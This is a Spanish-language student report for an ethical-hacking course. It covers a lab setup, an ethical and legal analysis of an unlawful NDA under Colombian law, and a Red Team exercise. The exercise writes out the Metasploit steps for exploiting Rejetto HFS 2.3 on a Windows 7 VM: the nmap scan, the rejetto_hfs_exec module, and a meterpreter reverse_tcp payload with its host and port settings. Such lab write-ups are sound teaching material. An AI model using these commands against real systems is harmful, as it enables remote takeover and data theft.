


Nota. Maquina Sistma Operativo Linux.

Maquina Windows7

Figura 8


Maquina Windows 7



*Nota.*Maquina Sisitema Operativo Windows7.


Paso C: Es importante verificar que exista comunicación entre cada una de las máquinas con Windows y la máquina Kali Linux. Evite encender las tres máquinas simultáneamente, ya que esto podría generar una sobrecarga en los recursos de hardware de su equipo host. Encienda primero una máquina con Windows y, posteriormente, inicie la máquina Kali Linux.

Validamos si hay ping entre los Equipos

Figura 9*Validación de Conexión Entre Equipos (PING)*

Nota. Ping entre Máquina Linux y Windows7.

Paso D: Mostrar con capturas de pantalla cómo se ha montado el banco de trabajo y detallar la disposición de los elemento “características técnicas de hardware”.

Figura 10*Entorno*

Nota. Software VirtualBox.

Maquina host: Marca Soni Vaio con procesador Corei5, 12 GB en RAM, 256 TB de almacenamiento, conexión Ethernet, Wifi y sistema Operativo Windows 10 Pro 64 bits.

Instalación de máquina virtual Kali Linux 64 bits, con 2 núcleos de procesamiento, 3 GB en RAM, 40 GB de almacenamiento, conexión Ethernet, Wifi y sistema operativo Kali Linux.

Windows 10 Pro, con 2 núcleos de procesamiento 3 GB en RAM, 40 GB de almacenamiento, conexión Ethernet, WIFI y sistema Operativo Windows 10 64 bits.

Conclusiones Etapa 1

Importancia del Marco Legal y la Ciberseguridad: El estudio del marco normativo en Colombia, basado en las leyes 1273 de 2009 y 1581 de 2012, destaca la urgencia de contar con una protección sólida de los Información personal y medidas efectivas para la prevención de ciberdelitos. Estas leyes no solo ofrecen un marco legal para proteger la privacidad de los ciudadanos, Además, fomentan la responsabilidad en el manejo de la informació. Su correcta aplicación es clave para crear un entorno digital seguro y que sea seguro y segure el respeto a los derechos básicos de las personas.

Relevancia de las Herramientas usadas en Ciberseguridad: El uso de herramientas como Metasploit y CVE es crucial para reforzar la seguridad de las organizaciones ante amenazas cibernéticas. Estas herramientas facilitan pruebas de penetración y la evaluación de vulnerabilidades, permitiendo detectar y reducir riesgos en los sistemas. Al incorporar estas prácticas en un entorno de trabajo adecuado, las organizaciones pueden mejorar su capacidad de proteger aplicaciones y servicios, Garantizando la protección, privacidad y accesibilidad de los datos en un entorno digital en evolución continua.

Etapa 2: Actuación Ética y Legal

Identificar y Analizar de Manera Crítica los Procesos Ilegales y No Éticos

Evidenciar Algún Proceso Ilegal y no Ético que se Esté Estipulado en el Anexo 2, Escenario 2 y el Anexo 3 – Acuerdo, Argumentar la Respuesta y Señalar los Fragmentos Ilegales del Anexo Acuerdo en Caso de Existir Alguna Irregularidad

Observamos en el Anexo3-Acuerdo varios aspectos ilegales y no muy éticos los cuales a continuación vamos a analizar, ya que evidenciamos irregularidades que no son legales y van en contra de los principios éticos, comprometiendo a los empleados en actividades ilícitas, haciéndolos cómplices de Delitos Informáticos.

Primer Fragmento. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros. (Del Punto: Cuarta. Obligaciones de la parte receptora, Numeral (3)).

Argumento. Este punto es especialmente alarmante ya que prohíbe a los empleados informar a las autoridades si identifican actividades de espionaje sospechosas o seguro indebido de la información. Por lo tanto, tal disposición viola los principios tanto legales como éticos en la Ciberseguridad al hacer que el entorno de información sea seguro y promover la ocultación de crímenes, lo cual es ilegal y contradice los estándares de ética profesional.

Segundo Fragmento. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas. (Del Punto: Cuarta. Obligaciones de la parte receptora, Numeral (4)).

Argumento. Este fragmento plantea una obligación de no reportar información ilegal descubierta en el ámbito laboral, lo cual plantea serias preocupaciones. Restringir a

los empleados de denunciar irregularidades, compromete su integridad y responsabilidad legal ante la justicia, exponiéndolos como posibles cómplices de prácticas.

Tercer Fragmento. Responder por el mal uso que le den sus representantes a la información confidencial. (Del Punto: Cuarta. Obligaciones de la parte receptora, Numeral: (7)).

Argumento. Esta cláusula asigna a los empleados la responsabilidad legal en casos en que puedan tener acceso a información ilegal, lo que compromete su seguridad y vulnera sus derechos individuales. Tanta ética como legalmente, esta disposición intenta trasladar la responsabilidad institucional (CyberFort Technologies.) El trato a los empleados de esta manera es inapropiado tanto desde la perspectiva del cumplimiento de las normativas como desde la responsabilidad ética.

Cuarto Fragmento .La parte receptora se compromete a no divulgar, comunicar, revelar ni de ninguna otra manera compartir, ya sea total o parcialmente, de forma pública o privada, la información confidencial o ilegal, sin contar con el consentimiento previo y por escrito de CyberFort Technologies (Del Punto: Cuarta. Obligaciones de la parte receptora, Numeral: (9)).

Argumento. En esta cláusula intenta limitar (Obligar) cualquier tipo de divulgación de información ilegal sin el consentimiento de CyberFort Technologies, lo cual interfiere con el deber de los empleados de reportar actividades sospechosas o ilícitas que detecten. Restringir la comunicación de información ilegal sin la autorización de la empresa compromete la capacidad del empleado para actuar con ética y responsabilidad.

Si Encontro algún Proceso Ilegal en el Anexo3-Acuerdo, debe Mencionar que Artículos de la Ley 1273 se podrían Vulnerar en Dicho Acuerdo y Especificar porqué Vulnera Artículos de la Ley 1273

Fragmento Relevante de Proceso Ilegal del Acuerdo. "No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros".

Explicación de la vulneración. Artículo 269A – Acceso abusivo a un sistema informático.

Este artículo sanciona el acceso no autorizado a sistemas informáticos. En el acuerdo, las cláusulas sugieren que los empleados están obligados a acceder a información confidencial o ilegal sin tener la facultad de reportar estas acciones. Además, se fomenta el uso de información adquirida sin el consentimiento explícito del propietario, lo cual se considera un acceso abusivo.

Fragmento Relevante de Proceso Ilegal del Acuerdo. Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

Explicación de la vulneración. Artículo 269B – Obstaculización ilegítima de sistema informático o red de telecomunicación.

Este artículo impone sanciones a quienes interfieran de manera ilegal en un sistema informático o red. En el acuerdo, los empleados se ven forzados a encubrir actividades de espionaje o acceso no autorizado, lo que podría resultar en la falta de reporte de interferencias u obstrucciones ilegales en redes o sistemas de terceros. Esto facilita el encubrimiento de incidentes que podrían generar responsabilidades penales por la obstrucción de sistemas.

Fragmento Relevante de Proceso Ilegal del Acuerdo. Responder por el mal uso que le den sus representantes a la información confidencial.

Explicación de la vulneración. Ley 1273 - Artículo Vulnerado: Artículo 7.

Este artículo establece que las personas pueden ser sancionadas por infringir la ley. Sin embargo, exigir a un empleado que asuma la responsabilidad personal en caso de un allanamiento, sin garantizar que la empresa también asuma su responsabilidad legal, genera un conflicto con este artículo y puede resultar en una culpabilidad injusta para el empleado.

Fragmento Relevante de Proceso Ilegal del Acuerdo. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de CyberFort Technologies.

Explicación de la vulneración. Artículo 269E – Violación de datos personales.

La Ley 1273 castiga la obtención, almacenamiento, El acuerdo estipula que los empleados deben mantener la confidencialidad de la información y prohíbe el uso o divulgación no autorizada de datos personales (incluyendo datos personales) sin reportar posibles usos indebidos de estos datos, Esto infringe el derecho de las personas afectadas a la protección de su información personal.

Como Experto en Ciberseguridad Alplicaria al Tabajo en CyberFort Technologies, donde la organización dispone de un sueldo de \$15.000.000 de pesos Colombianos Mensuales y Contrato Vitalicio, Existiendo Procesos poco Confiables en el Anexo 3

Como especialista en Ciberseguridad, mi decisión de postularme a un puesto en CyberFort Technologies, a pesar de que es un buen sueldo, es muy atractiva la oferta de un salario mensual de \$15.000.000 de pesos colombianos y con un contrato vitalicio, pero esta estaría condicionada por varios factores relacionados con los procesos que son poco confiables ya observados en el Anexo 3 – Acuerdo, No Aplicaría al trabajo por Ética Profesional, por las Implicaciones legales y responsabilidades que este trae consigo donde los procesos como

observamos no son transparentes, las implicaciones legales que esto trae y responsabilidades, la poca confianza que genera la organización con este tipo de contratos.

Argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación que dispone COPNIA en su código de ética para ingenieros. No Me Postularía para el trabajo en CyberFort Technologies. Mi decisión se basa en varios principios éticos y profesionales del Código de Ética del COPNIA en Ley 842 de 2003, que enfatiza la importancia de mantener la integridad, garantizar la transparencia y asumir responsabilidades en la práctica profesional de la ingeniería

El Código de Ética del COPNIA establece que los ingenieros deben desempeñar sus funciones con honestidad y transparencia en todas sus actividades. Las prácticas poco confiables y las implicaciones legales presentes en el Anexo 3 – Acuerdo de CyberFort Technologies van en contra de este principio. Como profesional en Ciberseguridad, aceptar un puesto en una organización que no valora la ética implicaría comprometer mis propios principios y la confianza que mis clientes y colegas han depositado en mí

En caso de verme involucrado en una actividad ilegal o del tipo que estipula el Anexo, se pueden enfrentar sanciones que, en los casos más graves, podrían resultar en la pérdida de la tarjeta profesional, en privación de la libertad, dependiendo de la gravedad de la infracción. Como ingenieros, estamos sujetos a ciertos deberes y regulados por la Ley 842 de 2003, que tiene como objetivo asegurar que los ingenieros, profesionales relacionados y auxiliares actúen con compromiso y honestidad para ofrecer a la ciudadanía un ejercicio ético de su profesión.

Que Límite de Acceso a la Información Sensible que las Empresas de Ciberseguridad Deben Tener Durante una Auditoría, Garantizando que Dicho Acceso No Sea Explotado Indebidamente

El acceso a información sensible durante una auditoría, la seguridad desempeña un papel crucial en el campo de la ciberseguridad, ya que las organizaciones deben realizar una evaluación constante y mitigar los riesgos potenciales para salvaguardar los datos y sistemas de sus clientes. Sin embargo, este acceso también trae consigo importantes consideraciones éticas y legales que requieren una gestión cuidadosa. Este acceso debe estar guiado por principios de ética profesional y cumplir con normativas legales, como la Ley 1273 de 2009² en Colombia. Es esencial que las organizaciones establezcan políticas claras sobre cómo se manejará esta información, Asegurando que únicamente el personal autorizado pueda acceder y que se respeten los derechos de privacidad de las personas. Asimismo, se deben implementar medidas para documentar el acceso a los datos y las acciones realizadas, lo que no solo aumenta la transparencia, sino que también ayuda a construir la confianza.

El acceso debe restringirse únicamente a la información que sea esencial para alcanzar los objetivos de la auditoría. Esto abarca datos pertinentes para detectar amenazas, vulnerabilidades o malas configuraciones en los sistemas del cliente, esto debe ir acompañado de las autorizaciones pertinentes por parte del cliente, El acceso a información sensible debe estar claramente definido en los contratos entre el cliente y la empresa de Ciberseguridad. Se deben establecer los límites del acceso y el propósito específico de la auditoría.

Qué mecanismos de Supervisión y Control Deben Tener las Empresas de Ciberseguridad Para Prevenir el Uso no Autorizado o Éticamente Cuestionable de Herramientas de Análisis Forense por Parte de sus Empleados?

Las empresas de Ciberseguridad deben implementar mecanismos de supervisión y control sólidos para evitar el uso no autorizado o éticamente cuestionable de herramientas de análisis forense por parte de sus empleados. Esta medida es fundamental para salvaguardar la integridad

de los datos de los clientes, para preservar la confianza en los servicios que ofrecen. La adopción de políticas claras y procedimientos de auditoría regulares contribuirá a asegurar que todas las actividades se realicen dentro de un marco ético y legal. Además, fomentar una cultura organizacional que priorice la ética y la responsabilidad entre el personal puede ayudar a mitigar riesgos asociados al mal uso de estas herramientas.

Políticas de Uso Aceptable

Definición de Políticas: Las empresas deben desarrollar y comunicar políticas claras sobre el uso de herramientas de análisis forense y deben ser firmadas por todos los empleados.

Entrenamiento: Capacitar a los empleados sobre las políticas y la ética en el uso de herramientas forenses.

Control de Acceso

Roles y Permisos: Desarrollar un sistema de control de acceso basado en roles, restringiendo el acceso a las herramientas según el nivel de cada usuario según el nivel de autorización correspondiente según el perfil de usuario y datos sensibles solo a personal Autorizado.

Auditorías y Registro de Actividades

Registro de Actividades: Mantener registros detallados de todas las actividades realizadas con herramientas de análisis forense.

Auditorías Periódicas: Realizar auditorías internas regulares.

Supervisión Continua

Monitoreo de Sistemas: Implementar herramientas de monitoreo.

Revisiones de Seguridad: Establecer revisiones de seguridad periódicas.

Canales de Denuncia y Conciencia

Canales de Denuncia: Formas seguras y confidenciales para que los empleados reporten comportamientos indebidos o ilegales.

Fomentar una Cultura Ética.

Consecuencias Claras

Sanciones por Violaciones: Definir y comunicar claramente las consecuencias por el uso no autorizado o éticamente cuestionable de las herramientas y Información.

Cómo Deberían Responder los Gobiernos y Organizaciones Cuando Descubren que una Empresa de Ciberseguridad Contratada Ha Cometido Actos de Ciberespionaje?

Cuando los gobiernos y organizaciones descubren que una empresa de Ciberseguridad contratada ha estado involucrada en actos de Ciberespionaje, es fundamental que respondan de manera efectiva y rápida para mitigar los daños, restaurar la confianza y prevenir futuros incidentes. Una reacción ágil no solo ayuda a contener la situación, Es crucial no solo para salvaguardar la reputación de la organización afectada, sino también para asegurar la protección de la información de sus clientes. Además, es necesario realizar una evaluación detallada de los incidentes para comprender el alcance del daño causado y determinar las vulnerabilidades que permitieron la brecha.

Acciones y medidas que deben implementarse

1. Investigación Interna Inmediata:

Formar un Comité de Investigación.

Recopilar Evidencias.

2. Comunicación Transparente:

Notificación a las Partes Afectadas.

Comunicado Público.

3. Revisión de Contratos y Políticas:

Evaluar los Contratos Existentes.

Establecer Nuevas Políticas.

4. Medidas Disciplinarias y Legales:

Sanciones y/o acciones legales contra la empresa de Ciberseguridad,

Colaboración con Autoridades pertinentes.

5. Restauración de la Confianza:

Capacitación y Concienciación.

Implementación de Auditorías Regulares.

6. Reforzar las Medidas de Seguridad:

Evaluación de Riesgos.

Implementar Nueva Tecnologías de Seguridad.

7. Reevaluación de Proveedores:

Auditar Proveedores Actuales.

Conclusiones Etapa 2

El análisis realizado sobre CyberFort Technologies pone de manifiesto la presencia de procesos que podrían clasificarse como ilegales y poco éticos, de acuerdo con los fragmentos del Anexo 3 – Acuerdo y los artículos relevantes de la Ley 1273. Esta evaluación resalta la importancia de que las organizaciones del sector de la Ciberseguridad implementen prácticas transparentes y Asegurar el cumplimiento de la legislación vigente para mantener la confianza de sus empleados, clientes y la sociedad en general. A pesar de las irregularidades detectadas, la posibilidad de aplicar a un puesto en CyberFort Technologies plantea un dilema ético que exige

una reflexión exhaustiva sobre la congruencia entre los valores personales y los principios profesionales, así como la responsabilidad inherente a trabajar en un entorno que podría estar comprometido.

Etapla 3: Componente Práctico - Prácticas Simuladas

Preguntas Orientadoras

Describe las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a RedTeam

Kali Linux: Distribución basada en Linux (Debian), trazada concretamente para llevar a cabo pruebas de seguridad, análisis de vulnerabilidades y auditorías de redes. Viene con un extenso conjunto de herramientas preinstaladas, empleadas por profesionales en ciberseguridad para detectar debilidades en sistemas, redes y aplicaciones.

Nmap: Herramienta de código abierto empleada para examinar y auditar redes. Utilizada frecuentemente en pruebas de penetración y auditorías de seguridad, se realiza la detección de dispositivos en una red, la identificación de puertos abiertos y la determinación de los servicios activos en dichos puertos. También se obtiene información detallada sobre el sistema operativo y la versión del software de los dispositivos conectados.

Metasploit: Es un marco de trabajo de código abierto creado para llevar a cabo pruebas de penetración, auditorías de seguridad y explotación de vulnerabilidades en sistemas informáticos. Constituye una de las principales metodologías empleadas en el ámbito del Pentesting y la Ciberseguridad, gracias a su extenso conjunto de funciones y su facilidad de uso.

Exploits: Metasploit posee una extensa colección de exploits, que son secuencias de código creadas para aprovechar fallos o debilidades específicas en sistemas, aplicaciones o redes.

Payload: payload es el código malicioso o quien carga o introduce al sistema a través del Exploit. Es la parte que realiza las acciones en el sistema una vez que el Exploit ha logrado vulnerarlo. El payload puede estar diseñado para ejecutar comandos, abrir accesos no autorizados o instalar software que permita mantener el control sobre el sistema.

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows

Aplicación Vulnerable Instalada en la Máquina Windows: Se indica que la máquina en la que se produce la fuga de información cuenta con una aplicación vulnerable instalada en un sistema operativo Windows 7. Este dato es crucial porque permite centrar la investigación en una aplicación específica que puede tener fallos de seguridad conocidos, lo que abre la puerta a posibles explotaciones de vulnerabilidades asociadas a esa aplicación.

Exploit Asociado a la Aplicación: El anexo indica que la aplicación vulnerable tiene un Exploit instalado, Este exploit es relevante porque representa el método que un atacante podría estar empleando para vulnerar la seguridad de la máquina. este Exploit permite un acceso a través de Shell.

Fuga de Información. Identificación de fuga de información en una maquina Windows.

Escalamiento de Privilegios. mediante la creación de un usuario administrador.

Copia Forense del Servidor. para realizar un análisis detallado de los eventos y configuraciones que permitieron la explotación de la vulnerabilidad.

Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows”? ¿Qué puerto abre la aplicación específica en el anexo

Para identificar las vulnerabilidades de seguridad en una "Máquina Windows", se recomienda utilizar NMAP, una herramienta eficaz para realizar escaneos de red. Nmap permite detectar puertos abiertos, servicios activos y proporciona información detallada sobre el Sistema Operativo y las aplicaciones ejecutándose. Utilizando el comando `nmap -A`, se realizó una exploración profunda del sistema para obtener información sobre los servicios y vulnerabilidades potenciales de la máquina.

Puerto Abierto y Aplicación Específica: El resultado del escaneo de Nmap muestra que el puerto 80/tcp está abierto, lo que indica que en este puerto está funcionando un servidor HTTP, específicamente la aplicación HttpFileServer (HFS) versión 2.3. Este servicio permite la transferencia de archivos a través de HTTP, lo que puede ser un vector potencial de explotación si la aplicación tiene vulnerabilidades conocidas, en este caso tiene:

El servicio HFS podría ser la causa de la fuga de información si está configurado incorrectamente o si tiene alguna vulnerabilidad que los atacantes pueden explotar. Además, la exposición del puerto 80 permite la interacción remota con este servicio, lo que puede facilitar el acceso al sistema y la posiblemente escalar privilegios:

Herramienta utilizada: Nmap.

Puerto abierto: 80/tcp.

Aplicación específica: HttpFileServer (HFS) versión 2.3.

Explique con sus Palabras y de Manera Específica cómo Afecta el Ataque a la Máquina (Windows), Haga Uso de Gráficos para Explicar el Ataque

En este escenario, el ataque dirigido a la máquina con Windows afecta principalmente dos áreas clave: la fuga de información y el escalamiento de privilegios. Esta vulnerabilidad compromete toda la información almacenada en la máquina afectada, ya que el acceso se realiza

de manera ilegal y no autorizada. Esto le permite al atacante obtener datos sensibles que son activos de alto valor. Además, al infiltrarse en el sistema, el atacante puede realizar escaneos de la red para obtener detalles sobre otros dispositivos conectados y, de esta forma, expandir su acceso a otras máquinas (Pivoting). Es importante señalar que el atacante permanece oculto, lo que le permite obtener contraseñas de diversos servicios y acceder a ellos, causando daños irreparables o afectando la parte financiera y otros datos críticos. Asimismo, es posible que los datos sean secuestrados (Ransomware) y el atacante exija un rescate. En resumen, el atacante puede ganar control total tanto de la primera máquina infectada como de los demás dispositivos en la red.

Figura 11*Ataque a la máquina (Windows)*

```

[Máquina Windows]
|
| (Vulnerabilidad en HFS)
v
[Puerto 80 abierto]
| (Acceso no autorizado a través de HTTP)
v
[Acceso remoto por atacante]
| (Uso de exploit para obtener Shell)
v
[Escalación de Privilegios]
| (Creación de un usuario administrador)
v
[Acceso Total al Sistema]
| (Robar, modificar o eliminar datos)
v
[Fuga de Información]

```

Nota. Ataque a la maquina WIndows.

Informe de Herramientas y Procedimientos Utilizados Para Dar Solución al Escenario de Red Team de Acuerdo a los Pasos del Pentesting

Introducción

A continuación, se detallan las herramientas, procedimientos, metodología y técnicas de intrusión (Pentesting) utilizadas por el equipo Red Team en el entorno, en el cual se identificaron vulnerabilidades en un sistema con Windows 7 y se logró ejecutar con éxito el ataque.

Herramientas Usadas para Realizar el Pentesting

Equipo Víctima:

- Windows 7

Equipo Atacante:

- Kali Linux
- Nmap
- Metasploit
- Exploit
- Payload

Procedimiento Pentesting


Configuración de máquinas virtuales en la misma Red

Máquina víctima (Windows 7)


- IP: 192.100.100.4/24

Máquina atacante (Kali Linux)

- P: 192.100.100.5/24

Figura 12*IP Windows 7*

Nota. Información de IP de la Máquina Windows.

Figura 13*IP Kali Linux*

Nota. Información de IP de la Máquina Linux.

Exploración de Vulnerabilidades con Nmap

Desde Kali Linux, se realizó una exploración de puertos utilizando Nmap, un escáner de red ampliamente utilizado en pruebas de penetración, con el siguiente comando: `nmap -A 192.100.100.4`

Explotación de la Vulnerabilidad con Metasploit

Se procedió a cargar Metasploit Framework, esta herramienta es la más potente para realizar pruebas de penetración, y se usó el módulo correspondiente para explotar la vulnerabilidad del Rejetto HFS.

Iniciar Metasploit:

- Ejecutar comando `msfconsole` para ejecutar la consola de comandos de Metasploit.

Buscar el Exploit

- Comando `search hfs` para encontrar el Exploit específico para el servicio HttpFileServer.

Seleccionar y usar el Exploit:

- Se eligió el módulo `exploit/windows/http/rejetto_hfs_exec` para explotar la vulnerabilidad en Rejetto HFS. Esto carga el Exploit para ejecutar comandos en la máquina víctima.

Comando: `msf6 > use exploit/windows/http/rejetto_hfs_exec`

Configuración del payload:

- Se configuró el payload por defecto `windows/meterpreter/reverse_tcp`, Una conexión inversa que se establece desde la máquina víctima hacia la máquina atacante.
- Configuración de las direcciones IP y Puertos tanto en el sistema objetivo como en el sistema atacante

Comandos

- `msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS`

192.100.100.4

- `msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 192.100.100.5`
- `msf6 exploit(windows/http/rejetto_hfs_exec) > set LPORT 4444`

Ejecución del Exploit:

- Con las configuraciones realizadas, se ejecutó el comando `exploit` para iniciar el ataque: Comando: `msf6 exploit(windows/http/rejetto_hfs_exec) > exploit`

Verificación del éxito de la explotación:

- Una vez que la sesión Meterpreter se establece correctamente, se utilizó el Comando: `meterpreter > sysinfo`

• Resultado de la información: El comando muestra detalles del Sistema que ha sido vulnerado, incluyendo detalles como la versión del sistema operativo Windows 7 y otros datos relevantes.

Conclusión

El laboratorio de Pentesting demostró cómo se pueden Detectar y aprovechar fallos de seguridad en un sistema que utilice Windows 7 utilizando herramientas como Nmap y Metasploit. A través de la explotación de un servicio vulnerable en HFS, Se consiguió ejecutar un payload de tipo Meterpreter, lo que permitió acceder de manera remota al sistema de la víctima. Esta actividad resalta la importancia de asegurar servicios expuestos a redes externas y Es crucial implementar medidas de seguridad adecuadas para proteger contra posibles ataque como el realizado en este escenario.

Informe con Análisis del Caso de Red Team, que Permitió dar Solución al Fallo

Identificado

Introducción

Documentar los procedimientos y herramientas empleadas por el equipo Red Team para identificar y explotar vulnerabilidades en una máquina Windows 7, lo que permitió demostrar las fallas de seguridad en el sistema. Este análisis, enmarcado en un entorno controlado de pruebas, tuvo como objetivo documentar con pasos detallados del proceso para su posterior mitigación por el equipo Blue Team.

Descripción del Entorno y Configuración

Las pruebas se realizaron en un entorno simulado utilizando VirtualBox, con las siguientes configuraciones:

- Máquina Windows 7 (objetivo): IP: 192.100.100.4/24
- Máquina Kali Linux (atacante): IP: 192.100.100.5/24

Ambas máquinas se ubicaron en el mismo segmento de red para permitir la comunicación directa.

Procedimiento de Pentesting

El equipo Red Team utilizó una serie de herramientas y técnicas para identificar y explotar vulnerabilidades. En la máquina de destino, se detalla a continuación el procedimiento seguido

Escaneo de Vulnerabilidades:

- Herramienta: Nmap
- Comando utilizado: `nmap -A 192.100.100.4`

